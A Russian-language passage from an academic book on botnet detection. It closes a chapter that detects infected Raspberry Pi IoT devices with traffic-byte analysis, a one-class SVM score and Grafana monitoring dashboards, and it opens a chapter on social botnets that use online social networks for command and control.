


Рис. 9.8. Байты, отправленные/полученные относительно времени.



(a)



(b)

Рис. 9.9. Байты, отправленные/полученные относительно времени, для (a) незараженного Raspberry Pi и (b) зараженного Raspberry-устройства во время участия в DOS-атаке.

Данные собирались с незараженного устройства, зараженного устройства во время запуска DOS-атаки и зараженного Raspberry-устройства, выполнявшего обычные функции вместе с некоторыми атаками, заданными bot master или CNC. Чтобы получить ясные и отчетливые наблюдения, для трех упомянутых сценариев собирались данные за 30 min: 30 min данных с незараженного устройства, 30 min данных с зараженного Raspberry-устройства во время выполнения DOS-атаки, 30 min данных с зараженного Raspberry-устройства, где оно выполняет команды от bot master только в течение 15 минутного периода и ведет себя как обычное устройство в остальное время. Данные анализировались без моделей машинного обучения, с использованием простых slope functions и graphs.

Из рис. 9.9 видно, что существует корреляция между bytes\_sent и bytes\_recv. Различия между данными от вредоносного и хорошего устройства различимы. В случае зараженного Raspberry-устройства, являющегося частью DDOS-атаки, отправленных данных больше по сравнению с полученными данными, и это можно наблюдать на рисунке.

Существует различие в наклоне, когда устройство ведет себя нормально и когда устройство выполняет инструкции, данные CNC. CNC начал отправлять инструкции, такие как file uploads, shell commands и некоторые ping commands, на Raspberry-устройство после 900 секунд, и это видно на рис. 9.10.




Рис. 9.10. Байты, отправленные/полученные относительно времени, с зараженного Raspberry-устройства, которое несколько минут выполняет команды, данные bot master, тогда как общая длительность сбора данных составляет 30 минут.

Сравнение отправленных и полученных данных с использованием простых математических функций может быть полезным для различения данных от зараженного устройства и незараженного устройства в простых случаях. Это было возможно в наблюдениях, потому что Raspberry Pi большую часть времени бездействовал и только отправлял данные устройства в Kafka. В реальных сценариях это может быть невозможно. В реальных сценариях Raspberry Pi

может быть подключен к разным датчикам и может непрерывно отправлять данные. Может возникнуть необходимость alert только тогда, когда устройство заражено, а не когда один из датчиков Pi отказал. Приведенный выше общий анализ также может потерпеть неудачу, когда есть короткий всплеск статистики отправленных или полученных данных из-за выполнения небольшой команды на Pi со стороны CNC. Во всех случаях, где общий анализ может потерпеть неудачу из-за своих ограничений, решение предоставляет машинное обучение.

SVM-модели являются контролируемыми моделями машинного обучения, используемыми для классификации. Вместо выдачи вероятности они указывают, принадлежит ли точка конкретному классу или нет. SVM может использоваться с разными типами kernels, такими как rbf, polynomial и т. д., в зависимости от типов данных. One-class SVM - особый случай SVM, имеющий только один класс. One-class SVM, предложенный Scholkopf [41], является отличным способом определить, являются ли входящие данные нормальными или выбросом. В one-class SVM или one-class classification (OOC) данные обучаются только на одном наборе данных. В этом эксперименте модель обучается только данными с нормального устройства. После завершения обучения модель тестируется данными из зараженных данных. Затем модель указывает, похожи ли новые данные на предыдущий класс (с данными от хорошего устройства) или нет. Это может помочь идентифицировать, к какому типу устройства (зараженному или нормальному) относятся данные.

One-class SVM model преобразует данные в ряд значений 1 и -1, где 1 представляет следующую точку наблюдения как regular or normal data, а -1 представляет outlier or abnormal data.

Чтобы осмыслить приведенные выше данные, используется простая техника longest sequence. Рис. 9.11 показывает вывод, когда точки данных подаются в модель. Получившийся массив просматривается на предмет самой длинной последовательности -1. Для простоты самая длинная последовательность 1 называется "score" в рамках этого эксперимента.

```
det.fit_predict(bytes_df_newdata_train_rec)
```

```
array([-1,  1, -1,  1,  1,  1,  1, -1, -1, -1, -1,  1,  1,  1,  1, -1, -1,
        1,  1, -1, -1, -1,  1,  1, -1, -1,  1,  1,  1, -1, -1,  1,  1,  1,
        1,  1,  1,  1,  1,  1,  1,  1,  1,  1, -1, -1, -1, -1, -1,  1,  1,
       -1, -1, -1, -1, -1, -1, -1, -1,  1,  1, -1, -1, -1, -1, -1, -1, -1,
       -1, -1, -1, -1, -1, -1, -1, -1, -1, -1, -1, -1, -1,  1,  1, -1, -1,
       -1, -1, -1, -1, -1, -1,  1,  1, -1, -1,  1,  1,  1,  1, -1, -1, -1,
       -1,  1,  1, -1, -1,  1,  1, -1, -1, -1, -1, -1, -1, -1,  1,  1,
        1,  1, -1, -1, -1, -1, -1, -1,  1,  1, -1, -1, -1, -1, -1, -1, -1,
       -1,  1,  1,  1,  1,  1,  1,  1,  1,  1,  1, -1, -1,  1,  1, -1, -1,
        1,  1,  1,  1, -1, -1,  1,  1,  1,  1, -1, -1,  1,  1,  1,  1,  1])
```

Рис. 9.11. Результаты модели one-class SVM.

Модель запускается против данных, собранных с Raspberry Pi в разных условиях. Некоторые результаты эксперимента записаны.

Когда модель запускается против данных, собранных с зараженной машины, на которой работает meterpreter shell, она выдает высокий score (значение самой длинной последовательности -1), тогда как при запуске модели на данных с нормального устройства scores низкие. Рис. 9.12 показывает генерацию score, когда передается строка из 1.

```
#bad data
arr = det.fit_predict(bytes_df_baddata_train_rec)
print(longest_substring(arr))
```

## 44

Рис. 9.12. Score модели по данным во время meterpreter session.

Meterpreter session была активна несколько часов, и выполнялось много инструкций, таких как загрузка, скачивание файлов, ping нескольких известных websites и некоторые базовые Linux-команды, такие как ls, cat, grep, netstat и т. д.

Данные собирались за различные периоды дней и недель. Чтобы модель предупреждала сразу после обнаружения вредоносной активности, период времени, на котором обучались данные, должен быть короче. После тестирования модели на данных за 5 min, 10 min и другие периоды времени было обнаружено, что модель лучше работает на данных длительностью 30 min и выше. Модель была запущена против данных длительностью 30 min с разных устройств в эксперименте, и результаты сведены в таблицу.

**Таблица 9.1. Примеры для иллюстрации атак**

| Сценарий                                                                                                  | Score |
|-----------------------------------------------------------------------------------------------------------|-------|
| Uninfected device                                                                                         | 6     |
| Infected device performing a DDOS attack                                                                  | 15    |
| Infected device acting normally for some time and performing malicious activity for the rest of time span | 13    |

Score 13 относительно выше, чем score данных с незараженного устройства, и близок к score данных, когда Raspberry запускает DOS-атаку. Пороговый score для нашего use case в эксперименте был установлен равным 10. Поэтому любые данные со score меньше 10 поступают от незараженного устройства, а данные со score больше 10 поступают от зараженного устройства. Следовательно, модель, построенная с использованием novel detection techniques для данных временных рядов и вычисления scores, является эффективным способом различать, выполняет ли IoT-устройство какую-либо подозрительную активность. Модель можно запрограммировать для работы в реальном времени, и она может выдавать alert, как только score становится больше определенного threshold, зависящего от того, как используются устройства.

### 9.6.3 Dashboards

Используя plugin Telegraf, мы собирали статистику устройства с Raspberry Pi каждые 5 секунд. У нас есть данные по нескольким статистикам hardware data, таким как CPU usage, RAM usage, Number of processes, number of threads, disk usage, network statistics, system uptime и т. д. Все данные сохраняются в InfluxDB с соответствующими именами измерений.

InfluxDB хранит данные в формате временных рядов, то есть timestamp может быть уникальным ключом строки в базе данных. Данные записываются в базу данных каждые 5 секунд, и эту частоту можно изменить на еще меньшее значение. Это может помочь находить состояние устройства в реальном времени, поскольку live data поступает в базу данных.

```

> show measurements
name: measurements
name
-----
cpu
disk
diskio
kernel
mem
net
processes
swap
system
> select * from disk limit 5
name: disk
time                device    free      fstype host      inodes_free inodes_total inodes_used mode path    total    used    used_pe
-----
1542500440000000000 mmcblk0p1 30363648  vfat  black-pearl 0          0          0      rw  /boot 66959360 36595712 54.6536
16760972625
1542500440000000000 root      27510779904 ext4  black-pearl 7079096    7120960    41864    rw  /      30004998144 1197535232 4.17138
8067627488
1542500445000000000 mmcblk0p1 30363648  vfat  black-pearl 0          0          0      rw  /boot 66959360 36595712 54.6536
16760972625
1542500445000000000 root      27510779904 ext4  black-pearl 7079096    7120960    41864    rw  /      30004998144 1197535232 4.17138
8067627488
1542500450000000000 mmcblk0p1 30363648  vfat  black-pearl 0          0          0      rw  /boot 66959360 36595712 54.6536
16760972625
>

```

Рис. 9.13. Данные в InfluxDB.

Данные в InfluxDB сложно осмыслить из-за большого числа колонок. Один способ лучше понять данные - визуализировать их. Инструмент Grafana используется для преобразования данных в InfluxDB в graphs. Grafana [42] - бесплатный open source инструмент, который может принимать inputs из нескольких баз данных разных форматов и преобразовывать их в graphs. В Grafana dashboard - это набор graphs и других panels, которые помогают визуализировать данные. Поскольку для этого эксперимента собрано много данных и возможно отправлять live data в базу данных с использованием микросервисной архитектуры, построенной для этого эксперимента, можно построить live monitoring dashboards для IoT-среды.



Рис. 9.14. Часть dashboard Grafana.

Создание live dashboards также может помочь нам обнаруживать любые аномалии в поведении устройств в среде в некоторых случаях. Graphs в dashboards можно настроить на отправку alerts

администраторам. Например, graph использования диска можно настроить на отправку alerts, когда использование дискового пространства превышает 90%. Когда alert отправлен, человек, ответственный за обслуживание IoT-устройства, может выполнить необходимые действия. Таким образом, все данные, сгенерированные этим экспериментом, могут быть использованы. Некоторые данные используются для data analysis с целью обнаружения вредоносной активности IoT-устройств, а остальные неиспользованные данные можно использовать для генерации dashboards и мониторинга IoT-среды в реальном времени.

## 9.7 Conclusion

### 9.7.1 Summary

В этой главе мы обсудили причины уязвимостей IoT-устройств и IoT-based botnets. Была предложена новая архитектура, использующая текущий тренд microservice oriented architecture. Она направлена на решение проблемы сложности из-за неоднородности и отсутствия мониторинга. Предложенная microservice-based architecture может собирать данные устройств с нескольких IoT-устройств от разных vendors и сохранять их в базе данных. Эксперимент был проведен на неоднородном кластере из трех моделей Raspberry Pi и одного модуля NVIDIA jetson tx1. Telegraf был установлен на всех устройствах, и данные были собраны с IoT-устройств и использованы для создания dashboards и машинного обучения. Некоторые Raspberry Pi в кластере были превращены в ботов путем заражения их вредоносным ПО Mirai и использования Metasploit для получения доступа к устройствам.

Данные собирались до и после заражения устройств (которые превратились в IoT-based botnets). Модель машинного обучения была создана как метод обнаружения. Модель машинного обучения выдает score для данных, которые ей подаются. Score модели был высоким, когда в модель подавались данные от IoT-устройства, выполняющего вредоносную или подозрительную активность. Score модели был низким, когда использовались данные от незараженного устройства. Предлагаемое решение может различать незараженное устройство и устройство, выполняющее подозрительную активность, с помощью обученной модели, которая может успешно различать данные от нормального незараженного IoT-устройства и данные от устройства, зараженного вредоносным ПО. Любая подозрительная активность может быть видна из dashboards, построенных на собранных данных.

### 9.7.2 Future Research Directions

Эксперимент, описанный в этой главе, является простым proof of concept применения microservice architecture для преодоления неоднородной сложности и использования статистических данных устройства для определения вредоносной активности. Данные, использованные в эксперименте, - это bytes sent и received IoT-устройством в целом без какой-либо фильтрации между типами данных. Однако отметим, что Telegraf net plugin, использованный в эксперименте, достаточно мощен, чтобы различать bytes по типам, таким как UDP, TCP и ICMP packets. Дальнейшие исследования можно провести относительно того, как эти данные будут меняться в зависимости от типа зараженного вредоносного ПО. Например, предложенная модель может использоваться, чтобы отличать malware, распространяющееся через IRC, от bot, распространяющегося через UDP, путем сбора и наблюдения UDP data patterns.

## References

- [1] M. Hung, (2017). Leading the IoT. [ebook] Gartner. Available: [www.gartner.com/imagesrv/books/iot/iotEbook\\_digital.pdf](http://www.gartner.com/imagesrv/books/iot/iotEbook_digital.pdf). [Accessed: 07-Nov-2018].
- [2] E. Ronen, A. Shamir, A.-O. Weingarten, and C. O'Flynn, "IoT Goes Nuclear: Creating a ZigBee Chain Reaction," 2017 IEEE Symposium on Security and Privacy (SP), 2017.
- [3] The Business Research Company, "Ventilation, Heating, Air-Conditioning, and Commercial Refrigeration Equipment Manufacturing Market Global Briefing 2018," (ID: 4452293). Available: [www.thebusinessresearchcompany.com/report/ventilation-heating-air-conditioning-and-commercial-refrigeration-equipment-manufacturing-market-global-briefing-2018](http://www.thebusinessresearchcompany.com/report/ventilation-heating-air-conditioning-and-commercial-refrigeration-equipment-manufacturing-market-global-briefing-2018).
- [4] J. R. Stachel, E. Sejdic, A. Ogirala, and M. H. Mickle, "The Impact of the Internet of Things on Implanted Medical Devices Including Pacemakers, and ICDs," 2013 IEEE International Instrumentation and Measurement Technology Conference (I2MTC), 2013.
- [5] A. Gregg, "Oracle Agrees to Buy Arlington Energy Data Firm Opower for \$532 Million," The Washington Post. 02-May-2016. [Online]. Available: [www.washingtonpost.com/business/economy/oracle-agrees-to-buy-arlington-energy-data-firm-opower-for-532-million/2016/05/02/83739416-107f-11e6-93ae-50921721165d\\_story.html](http://www.washingtonpost.com/business/economy/oracle-agrees-to-buy-arlington-energy-data-firm-opower-for-532-million/2016/05/02/83739416-107f-11e6-93ae-50921721165d_story.html). [Accessed: 07-Nov-2018].
- [6] F. Lardinois, "Microsoft acquires Italian IoT platform Solair," TechCrunch. 03-May-2016. [Online]. Available: <https://techcrunch.com/2016/05/03/microsoft-acquires-italian-iot-company-solair>. [Accessed: 07-Nov-2018].
- [7] Z. Zhang, M. C. Y. Cho, C. Wang, C. Hsu, C. Chen, and S. Shieh, "IoT Security: Ongoing Challenges and Research Opportunities," 2014 IEEE 7th International Conference on Service-Oriented Computing and Applications, Matsue, 2014, pp. 230-234. doi: 10.1109/SOCA.2014.58
- [8] "CVE-2017-9765," NVD - CVE-2017-9765. [Online]. Available: <https://nvd.nist.gov/vuln/detail/CVE-2017-9765>. [Accessed: 11-Mar-2019].
- [9] A. Greenberg, "'Devil's Ivy' Vulnerability Could Hit Millions of IoT Devices," Wired. 18-Jul-2017. [Online]. Available: [www.wired.com/story/devils-ivy-iot-vulnerability/](http://www.wired.com/story/devils-ivy-iot-vulnerability/). [Accessed: 07-Nov-2018].
- [10] A. Robertson, "California Just became the First State with an Internet of Things cybersecurity law," The Verge. 28-Sep-2018. [Online]. Available: [www.theverge.com/2018/9/28/17874768/california-iot-smart-device-cybersecurity-bill-sb-327-signed-law](http://www.theverge.com/2018/9/28/17874768/california-iot-smart-device-cybersecurity-bill-sb-327-signed-law). [Accessed: 07-Nov-2018].
- [11] D. Kugler, "Man in the Middle," Attacks on Bluetooth, vol. 2742, 149-161, 2003. 10.1007/978-3-540-45126-6\_11.
- [12] M. Ryan, "Bluetooth: With Low Energy Comes Low Security," Proceedings of the 7th USENIX Conference on Offensive Technologies, ser. WOOT'13, Berkeley, CA, USA: USENIXAssociation, 2013, p. 4. [Online]. Available: <http://dl.acm.org/citation.cfm?id=2534748.2534754>.
- [13] "The Search Engine for the Internet of Things," Shodan. [Online]. Available: [www.shodan.io/](http://www.shodan.io/). [Accessed: 07-Nov-2018].
- [14] "Google Hacking Database (GHDB)," Google Hacking Database, GHDB, Google Dorks. [Online]. Available: [www.exploit-db.com/google-hacking-database/](http://www.exploit-db.com/google-hacking-database/). [Accessed: 07-Nov-2018].
- [15] "Every Routable IP Project," ERIPP. [Online]. Available: [www.eripp.com/](http://www.eripp.com/). [Accessed: 07-Nov-2018].



- [16] M. Patton, E. Gross, R. Chinn, S. Forbis, L. Walker, and H. Chen, "Uninvited Connections: A Study of Vulnerable Devices on the Internet of Things (IoT)," IEEE Joint Intelligence and Security Informatics Conference, 2014.
- [17] "ATMA.ES Fighting Malware | Seguridad en la red," ATMA.ES Fighting malware | Seguridad en la red. [Online]. Available: [www.atma.es/](http://www.atma.es/). [Accessed: 07-Nov-2018].
- [18] NJCCIC, (2018). Aidra Botnet. [online] Available: [www.cyber.nj.gov/threat-profiles/botnet-variants/aidra-botnet](http://www.cyber.nj.gov/threat-profiles/botnet-variants/aidra-botnet). [Accessed: 07-Nov-2018].
- [19] K. Hayashi, (2013). Linux.Darll0z. [online] [www.symantec.com](http://www.symantec.com). Available: [www.symantec.com/security-center/writeup/2013-112710-1612-99](http://www.symantec.com/security-center/writeup/2013-112710-1612-99). [Accessed: 07-Nov-2018].
- [20] Jgamblin, "jgamblin/Mirai-Source-Code," GitHub. [Online]. Available: <https://github.com/jgamblin/Mirai-Source-Code/blob/master/ForumPost.md>. [Accessed: 07-Nov-2018].
- [21] "Krebs on Security," Brian Krebs. [Online]. Available: <https://krebsonsecurity.com/2017/01/who-is-anna-senpai-the-mirai-worm-author/>. [Accessed: 07-Nov-2018].
- [22] C. Koliass, G. Kambourakis, A. Stavrou, and J. Voas, "DDoS in the IoT: Mirai and other botnets," Computer, vol. 50, 80-84, 2017. 10.1109/MC.2017.201.
- [23] C. Zheng, C. Xiao, and Y. Jia, "IoT Malware Evolves to Harvest Bots by Exploiting a Zero-day Home Router Vulnerability," Palo Alto Networks Blog. 11-Jan-2018. [Online]. Available: <https://researchcenter.paloaltonetworks.com/2018/01/unit42-iot-malware-evolves-harvest-bots-exploiting-zero-day-home-router-vulnerability/>. [Accessed: 07-Nov-2018].
- [24] C. Cimpanu, "'Hide and Seek' Becomes First IoT Botnet Capable of Surviving Device Reboots," BleepingComputer. 08-May-2018. [Online]. Available: [www.bleepingcomputer.com/news/security/hide-and-seek-becomes-first-iot-botnet-capable-of-surviving-device-reboots/](http://www.bleepingcomputer.com/news/security/hide-and-seek-becomes-first-iot-botnet-capable-of-surviving-device-reboots/). [Accessed: 07-Nov-2018].
- [25] S. S. C. Silva, R. M. P. Silva, R. Pinto, and R. M. Salles, "Botnets: A survey," Computer Networks, vol. 57, 378-403, 2013. 10.1016/j.comnet.2012.07.021.
- [26] Y. M. P. Pa, S. Suzuki, K. Yoshioka, T. Matsumoto, T. Kasama, and C. Rossow, "IoT POT: A Novel Honeypot for Revealing Current IoT Threats," Journal of Information Processing, vol. 24, no. 3, 522-533, 2016.
- [27] N. S. Raghava, D. Sahgal, and S. Chandna, "Classification of Botnet Detection Based on Botnet Architecture," 2012 International Conference on Communication Systems and Network Technologies, Rajkot, 2012, pp. 569-572. doi: 10.1109/CSNT.2012.128
- [28] E. Brumaghin, "CCleanup: A Vast Number of Machines at Risk," Cisco's Talos Intelligence Group Blog: SamSam: The Doctor Will See You, After He Pays The Ransom. [Online]. Available: <https://blog.talosintelligence.com/2017/09/avast-distributes-malware.html>. [Accessed: 12-Mar-2019].
- [29] P. Nagarajan, F. D. Troia, T. H. Austin, and M. Stamp, "Autocorrelation Analysis of Financial Botnet Traffic," Proceedings of the 4th International Conference on Information Systems Security and Privacy, 2018.
- [30] D. Lu, et al. "A Secure Microservice Framework for IoT," 2017 IEEE Symposium on Service-Oriented System Engineering (SOSE), IEEE, 2017.
- [31] L. Sun, Y. Li, and R. A. Memon, "An Open IoT Framework Based on Microservices Architecture," China Communications, vol. 14, no. 2, 154-162, 2017.
- [32] M.-O. Pahl, F. Aubet, and S. Liebold, "Graph-Based IoT Microservice Security," NOMS 2018-2018 IEEE/IFIP Network Operations and Management Symposium, IEEE, 2018.

- [33] J. Kreps, N. Narkhede, and J. Rao, "Kafka: A Distributed Messaging System for Log Processing," Proceedings of 6th International Workshop on Networking Meets Databases (NetDB), Athens, Greece, 2011.
- [34] "Apache Kafka," Apache Kafka. [Online]. Available: <https://kafka.apache.org/>. [Accessed: 12-Mar-2019].
- [35] R. P. Foundation, "Teach, Learn, and Make with Raspberry Pi," Raspberry Pi Forums. [Online]. Available: [www.raspberrypi.org/](http://www.raspberrypi.org/). [Accessed: 12-Mar-2019].
- [36] "Enterprise Application Container Platform," Docker. [Online]. Available: [www.docker.com/](http://www.docker.com/). [Accessed: 12-Mar-2019].
- [37] J. Boyd, "Understanding Xmas Scans," Plixer.com. 23-Dec-2015. [Online]. Available: [www.plixer.com/blog/detecting-malware/understanding-xmas-scans/](http://www.plixer.com/blog/detecting-malware/understanding-xmas-scans/). [Accessed: 12-Mar-2019].
- [38] "Penetration Testing Software, Pen Testing Security," Metasploit. [Online]. Available: [www.metasploit.com/](http://www.metasploit.com/). [Accessed: 12-Mar-2019].
- [39] "The Go Programming Language," The Go Project - The Go Programming Language. [Online]. Available: <https://golang.org/>. [Accessed: 12-Mar-2019].
- [40] Influxdata, "influxdata/telegraf," GitHub. [Online]. Available: [https://github.com/influxdata/telegraf/blob/master/plugins/inputs/net/NET\\_README.md](https://github.com/influxdata/telegraf/blob/master/plugins/inputs/net/NET_README.md). [Accessed: 07-Nov-2018].
- [41] B. Schölkopf, R.C. Williamson, A.J. Smola, J. Shawe-Taylor, and J. Platt, "Support Vector Method for Novelty Detection," Advances in Neural Information Processing Systems 12, 1999, pp. 526-532.
- [42] "Grafana - The Open Platform for Analytics and Monitoring," Grafana Labs. [Online]. Available: <https://grafana.com/>. [Accessed: 12-Mar-2019].
- [43] G. Vormayr, T. Zseby, and J. Fabini, "Botnet Communication Patterns," IEEE Communications Surveys & Tutorials, vol. 19, no. 4, 2768-2796, Fourthquarter 2017. 10.1109/COMST.2017.2749442.

# Глава 10. Понимание и обнаружение социальных ботнетов

Yuede Ji

Department of Electrical and Computer Engineering, George Washington University

Qiang Li

College of Computer Science and Technology, Jilin University

## 10.1 Introduction

В последние годы онлайн-социальные сети (online social networks, OSN) приобрели большую популярность [1]. Facebook имеет более одного миллиарда активных пользователей, и каждая из еще 15 OSN имеет более 100 миллионов активных пользователей. Учитывая такое огромное число активных пользователей, OSN также привлекли внимание киберпреступников, которые активно выполняют вредоносные действия, такие как распространение слухов, кража пользовательской приватности, рассылка спама, распространение phishing email, распространение вредоносных URL и распространение вредоносного ПО (включая virus, worm, trojan, botnet и т. д.) [2-5]. Социальный ботнет означает группу социальных ботов под управлением botmaster, который использует OSN как канал командования и управления (C&C) [6,7]. Первый социальный ботнет под названием "Koobface" был обнаружен 3 августа 2008 года; он нацеливался на большинство OSN-сайтов, таких как Facebook, Twitter и Myspace. Другой социальный ботнет под названием "Naz bot" был обнаружен в Twitter в 2009 году [8]. Кроме того, атакующие и исследователи спроектировали несколько прототипов социальных ботнетов [3,9-11]. Многие традиционные ботнеты получают новую жизнь, распространяясь на OSN-сайтах. Например, Zeus, впервые обнаруженный в 2007 году, стабильно распространялся в 2013 году через Facebook [12]. Другой ботнет под названием "Pony botnet" был обнаружен как похитивший два миллиона паролей из Facebook, Twitter, Yahoo и ADP по состоянию на 4 декабря 2013 года [13]. В 2014 году, согласно компании безопасности Trustwave, Pony botnet крадет bitcoins и другие цифровые валюты в самой амбициозной кибератаке на виртуальные деньги, раскрытой к тому моменту [14].

Социальные ботнеты имеют несколько врожденных преимуществ, позволяющих им обходить обычные подходы обнаружения ботнетов. Во-первых, социальные ботнеты злоупотребляют доверенными и популярными веб-сайтами, действуя как C&C-серверы, что помогает сорвать традиционные подходы отключения серверов ботнетов [15,16]. Они также используют популярные порты для C&C-коммуникации. В их трафике нет подозрительного адреса, доменного имени, протокола или порта. Поэтому трафик от ботов смешивается с доброкачественным трафиком, что помогает им эффективно обходить подходы обнаружения сетевого трафика. Во-вторых, большинство социальных ботов используют техники сокрытия информации, такие как cryptography и steganography, чтобы шифровать свои команды [17]. Используя hypertext transfer protocol over secure socket layer (HTTPS), социальные боты могут эффективно препятствовать инспекции содержимого в сети. В-третьих, многие социальные боты имитируют действия пользователя или доброкачественных приложений, чтобы скрыть свою вредоносную активность. Эти три механизма позволяют социальным ботам эффективно обходить обычные host-based-подходы обнаружения ботнетов. Главное отличие между ботами и социальными ботами состоит в том, что C&C-каналы социальных ботов основаны на OSN-веб-сайтах. Исследователи предложили много методов анализа вредоносного ПО, некоторые из которых очень продвинуты. Социальные боты должны получать команды от своих botmasters через C&C-каналы. Когда социальный бот находится в среде

анализа вредоносного ПО, он может не иметь возможности получать команды от своего botmaster обычным образом. Результаты анализа сильно зависят от поведения botmaster, поскольку большинство социальных ботов, доступных для анализа, уже опубликованы, а их botmasters могли быть отключены. В результате, когда социальный бот запускается в системе анализа вредоносного ПО, он может ничего не делать, кроме подключения к социальному веб-сайту. Поэтому для обнаружения социальных ботов на конечных хостах должен быть разработан новый подход.

Для анализа и обнаружения социальных ботнетов исследователи предложили несколько конструктивных подходов, которые можно разделить на две категории по месту обнаружения. Первая категория обнаруживает аномальное поведение хоста [18,19], такое как modification registry, информация файловой системы и system calls. Однако социальные боты выполняют лишь немного действий на конечных хостах. Вторая категория обнаруживает аномальное поведение в OSN [20,21] на основе информации пользователя OSN, такой как сообщения, опубликованные пользователями, и запросы дружбы, отправленные пользователями. Этот подход может находить вредоносные OSN-аккаунты или сообщения. Однако социальные боты имитируют обычную пользовательскую активность в OSN. Поскольку социальные ботнеты обладают уникальной способностью имитировать нормальных пользователей в OSN, обнаруживать их в OSN становится сложно.

Обнаружение социальных ботнетов - это гонка вооружений: социальные ботнеты постоянно эволюционируют, чтобы обходить новые признаки обнаружения [22]. По нашему опыту, социальные ботнеты эволюционируют агрессивно и становятся сильнее и устойчивее. Кроме того, существующие подходы обнаружения со стороны пользователя не успевают за их развитием. В подходе обнаружения причинно-следственной связи трудно синхронизировать человеческую активность и сетевой трафик. Кроме того, трудно количественно задать временной интервал из-за множества динамически меняющихся факторов, таких как задержка сети, задержка операционной системы и производительность разных компьютеров. Более того, многие продвинутые социальные боты не выполняют вредоносные действия, пока не промониторят человеческую активность. Поэтому вредоносные действия намеренно смешиваются с доброкачественной человеческой активностью. В подходе, использованном в [9], авторы неявно предполагают, что социальный бот состоит только из одного процесса. Однако сегодня это предположение не выполняется, поскольку многие боты эволюционировали и используют несколько процессов [23,24]. Разделяя свои вредоносные действия между несколькими процессами, каждый из которых выполняет только часть общей активности, они могут снизить уровень подозрительности до уровня доброкачественных процессов. Кроме того, социальные боты развиваются и получают более продвинутые механизмы, такие как delayed response, чтобы обходить обнаружение. Большинство исследований анализировало network flow от социальных веб-сайтов, чтобы идентифицировать подозрительные аккаунты и сообщения. Поэтому проектирование эффективных и результативных host-side-подходов обнаружения социальных ботов является активной и срочной исследовательской задачей.

